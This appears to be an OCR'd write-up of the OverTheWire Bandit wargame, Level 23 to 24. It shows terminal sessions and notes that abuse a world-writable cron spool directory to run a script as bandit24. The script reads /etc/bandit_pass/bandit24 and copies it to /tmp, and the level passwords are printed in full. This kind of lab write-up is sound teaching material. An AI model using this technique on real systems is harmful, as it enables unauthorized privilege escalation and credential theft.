

Bandit Level 23 —> Level 24

SSH Parameters	
Server:	bandit.labs.overthewire.org
Port:	2220

Website URLs	
Level 23—>24	OverTheWire: Level Goal: Bandit Level 23 → Level 24
Level 24—>25	OverTheWire: Level Goal: Bandit Level 24 → Level 25

Passwords		
Level	User Name	Password
Bandit 23—>24	bandit23	QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
Bandit 24—->25	bandit24	VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar





```
bandit23@bandit: ~
bandit23@bandit:~$ ##################################################################################################
bandit23@bandit:~$ #Over the Wire - Bandit Level 23 -----> Level 24 - Solution Set
bandit23@bandit:~$ ##################################################################################################
bandit23@bandit:~$
bandit23@bandit:~$ ##################################################################################################
bandit23@bandit:~$ #Determine current level and user ID via id and whoami commands
bandit23@bandit:~$ ##################################################################################################
bandit23@bandit:~$
bandit23@bandit:~$ id && whoami
uid=11023(bandit23) gid=11023(bandit23) groups=11023(bandit23)
bandit23
bandit23@bandit:~$
bandit23@bandit:~$ ##################################################################################################
bandit23@bandit:~$ #Determine current working directory and contents via pwd and ls -la commands.  Note: The -l option/switc
h outputs directory & file metadata while the -a option/switch outputs any hidden directories and/or files whoose titles are
 preceeded with a period [.]]
bandit23@bandit:~$
bandit23@bandit:~$ pwd && ls -la
/home/bandit23
total 20
drwxr-xr-x  2 root root 4096 Apr 23 18:04 .
drwxr-xr-x 70 root root 4096 Apr 23 18:05 ..
-rw-r--r--  1 root root  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root root 3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root root  807 Jan  6  2022 .profile
bandit23@bandit:~$
```

```
bandit23@bandit:~$ ##################################################################################################
bandit23@bandit:~$ #Per the directions they direct examining the /etc/cron.d directory for what is being executed.  As such,
 we navigate to this directory via the cd command and view its contents via the ls -la command.  The -l option/switch output
s directory and file metadata while the -a option/swtich ouputs and hidden files and/or directories preceeded by a period [.
].
bandit23@bandit:~$ ##################################################################################################
bandit23@bandit:~$
bandit23@bandit:~$ cd /etc/cron.d && ls -la
total 56
drwxr-xr-x   2 root root  4096 Apr 23 18:05 .
drwxr-xr-x 108 root root 12288 Aug 12 08:42 ..
-rw-r--r--   1 root root    62 Apr 23 18:04 cronjob_bandit15_root
-rw-r--r--   1 root root    62 Apr 23 18:04 cronjob_bandit17_root
-rw-r--r--   1 root root   120 Apr 23 18:04 cronjob_bandit22
-rw-r--r--   1 root root   122 Apr 23 18:04 cronjob_bandit23
-rw-r--r--   1 root root   120 Apr 23 18:04 cronjob_bandit24
-rw-r--r--   1 root root    62 Apr 23 18:04 cronjob_bandit25_root
-rw-r--r--   1 root root   201 Jan  8  2022 e2scrub_all
-rwx------   1 root root    52 Apr 23 18:05 otw-tmp-dir
-rw-r--r--   1 root root   102 Mar 23  2022 .placeholder
-rw-r--r--   1 root root   396 Feb  2  2021 sysstat
bandit23@bandit:/etc/cron.d$
```

```
Open ▾   *Bandit_24_Write_Up
~/Desktop   Save
1 #We noted the /etc/cron.d directory contains a file titled cronjob_bandit24.  Since we are seeking the bandit24 password we examine this
  file and noted it to be a crontab file for bandit24.  The crontab [file] contrains the following data:
2 #[A] File to be executed [/usr/bin/cronjob_bandit24.sh]
3 #[B] User utilized to execute the file - bandit24
4 #[C] Frequency/Timing with which to execute the file.  The second line, of the cronjob_bandit24 file, provides positions for for the
  following - [A] Minute [B] Hour [C] Day of Month [D] Month [E] Day of Week [F] Command.  Each of these positions is occupied with an
  asterick [*].  When an asterick [*] is displayed, it means all possible values for the field.  In example, an asterick in the hour time
  field would be equlivant to "every hour".  With items [A] thorugh [E] being populated by an asterick [*] it means the job executes
  continuously.
5
6 #The /etc/cron.d/cronjob_bandit24 references/calls /usr/bin/cronjob_bandit24.sh.  As such, we will examine this file next.
7
```

```
bandit23@bandit:/etc/cron.d$ #Execution of cat cronjob_bandit24 to view file contents
bandit23@bandit:/etc/cron.d$
bandit23@bandit:/etc/cron.d$ cat cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
```

```
bandit23@bandit:~$  cat command to view /usr/bin/cronjob_bandit24.sh
cat: command: No such file or directory
cat: to: No such file or directory
cat: view: No such file or directory
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo || exit 1
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -rf ./$i
    fi
done
```

```
#Per examination of /usr/bin/cronjob_bandit24.sh, the program executes all shell files contained in /var/spool/$myname/foo.  Per analysis
of the /usr/bin/cronjob_bandit24.sh script the $myname variable is populated with the output of the whoami command of the user who runs
this script.  In this case, per the crontab file [/etc/cron.d/cronjob_bandit24] the script is run as bandit24.  As such, the $myname
variable is populated with bandit24 and programs placed in /var/spool/bandit24/foo are executed by means of /usr/bin/cronjob_bandit24.sh.

#Per execution of the ls -la command, on /var/spool/bandit24, the foo directory is owned by root and assigned to the bandit24 group.
Everyone has execute and write (but not read) priviledges to this directory (/var/spool/banfit24/foo).  This enables anybody (i.e. us as
bandi23) to upload an executable to this directory.  As such, any executable in this directory would be executed by bandit24.
```

```
bandit23@bandit:~$ #Execution of ls -la on /var/spool/bandit24 to view permissions and owners of directory foo
bandit23@bandit:~$
bandit23@bandit:~$ ls -la /var/spool/bandit24
total 12
dr-xr-x---  3 bandit24 bandit23 4096 Apr 23 18:04 .
drwxr-xr-x  5 root     root     4096 Apr 23 18:04 ..
drwxrwx-wx 17 root     bandit24 4096 Aug 18 19:49 foo
bandit23@bandit:~$
```

```
#The password to bandit24 is stored in /etc/bandit_pass/bandit24.  Per execution of ls -la, on this file, the owner and group is
bandit24.  Through this we deduce the only way to access the password, from this directory, is through accessing the file as bandit24.
Since we can upload to /var/spool/bandit24/foo, and executable files in this directory are executed as bandit24, we will upload a shell
file to cat the bandit24 password file (/etc/bandit_pass/bandit24) and save (via redirect) it to a file in /tmp.  Everyone has access
to /tmp.
```

```
bandit23@bandit:~$ ls -la /etc/bandit_pass/bandit24
-r-------- 1 bandit24 bandit24 33 Apr 23 18:04 /etc/bandit_pass/bandit24
bandit23@bandit:~$
```

```
#Suite of commands to: [A] Navigate to /tmp [B] Create a directory, via mkdir command, a directory titled AC_Bandit_24 [C] Navigate to
directory AC_Bandit_24 via cd AC_Bandit_24 [D] Utilizing the touch command create a file titled Bandit_24_PW_Harvest.sh [E] Via the chmod
command assign the /tmp/AC_Bandit_24 directory 775 permissions [F] Utilizing the chmod assign file Bandit_24_PW_Harvest.sh 775
permissions
```

```
bandit23@bandit:/tmp/AC_Bandit_24$ cd /tmp && mkdir -v AC_Bandit_24 && cd AC_Bandit_24 && touch /tmp/AC_Bandit_24/Bandit_24_
PW_Harvest.sh && chmod -v 775 /tmp/AC_Bandit_24 && chmod -v 775 /tmp/AC_Bandit_24/Bandit_24_PW_Harvest.sh
mkdir: created directory 'AC_Bandit_24'
mode of '/tmp/AC_Bandit_24' retained as 0775 (rwxrwxr-x)
mode of '/tmp/AC_Bandit_24/Bandit_24_PW_Harvest.sh' changed from 0664 (rw-rw-r--) to 0775 (rwxrwxr-x)
bandit23@bandit:/tmp/AC_Bandit_24$
```

```
bandit23@bandit:~$ #[A] Navigate to the /tmp/AC_Bandit_24 directory via the cd command [B] Utilizing the touch command creat
e a file titled Bandit_24_Output [C] Via the chmod command assign Bandit_24_Output 776 permissions
bandit23@bandit:~$
bandit23@bandit:~$ cd /tmp/AC_Bandit_24 && touch Bandit_24_Output && chmod -v 776 Bandit_24_Output
mode of 'Bandit_24_Output' changed from 0664 (rw-rw-r--) to 0776 (rwxrwxrw-)
bandit23@bandit:/tmp/AC_Bandit_24$
```

```
bandit23@bandit:/tmp/AC_Bandit_24$ #Utilizing the nano text editor populate the Bandit_24_PW_Harvest.sh with statements to:
[A] Print a statement that the password output program is being executed. [B] Include a cat statement to cat the password fr
om /etc/bandit_pass/bandit24 to /tmp/AC_Bandit_24/Bandit_24_Output
```

```
bandit23@bandit: /tmp/AC_Bandit_24
  GNU nano 6.2                          Bandit_24_PW_Harvest.sh
#!/bin/bash

echo "Bandit_24_PW_Harvest.sh command is executing" >> /tmp/AC_Bandit_24/Bandit_24_Output

cat /etc/bandit_pass/bandit24 >> /tmp/AC_Bandit_24/Bandit_24_Output

                                   [ Wrote 5 lines ]
^G Help      ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark
^X Exit      ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy
```

```
bandit23@bandit:~$ #Copy, via cp command, /tmp/AC-Bandit_24/Bandit_24_PW_Harvest.sh to /var/spool/bandit24/foo, in order to
facilitate execution of this program, by the bash24 user, via the program that executes programs/executables contained in /v
ar/spool/bandit24/foo
bandit23@bandit:~$
bandit23@bandit:~$ cp -v /tmp/AC_Bandit_24/Bandit_24_PW_Harvest.sh /var/spool/bandit24/foo
'/tmp/AC_Bandit_24/Bandit_24_PW_Harvest.sh' -> '/var/spool/bandit24/foo/Bandit_24_PW_Harvest.sh'
bandit23@bandit:~$
```

```
bandit23@bandit:/tmp/AC_Bandit_24$ #Execute the ls -la command to view contents and metadata of the /tmp/AC_Bandit_24 direct
ory.  We did this and noted the Bandit_24_Output file populated with 78 bytes.  As such, we utilized the cat file to view it
s contents and noted it was populated with the bandit24 password.
bandit23@bandit:/tmp/AC_Bandit_24$
bandit23@bandit:/tmp/AC_Bandit_24$ cat Bandit_24_Output
Bandit_24_PW_Harvest.sh command is executing
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
bandit23@bandit:/tmp/AC_Bandit_24$
```

****

Level 24 —> Level 25 Password

****

VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar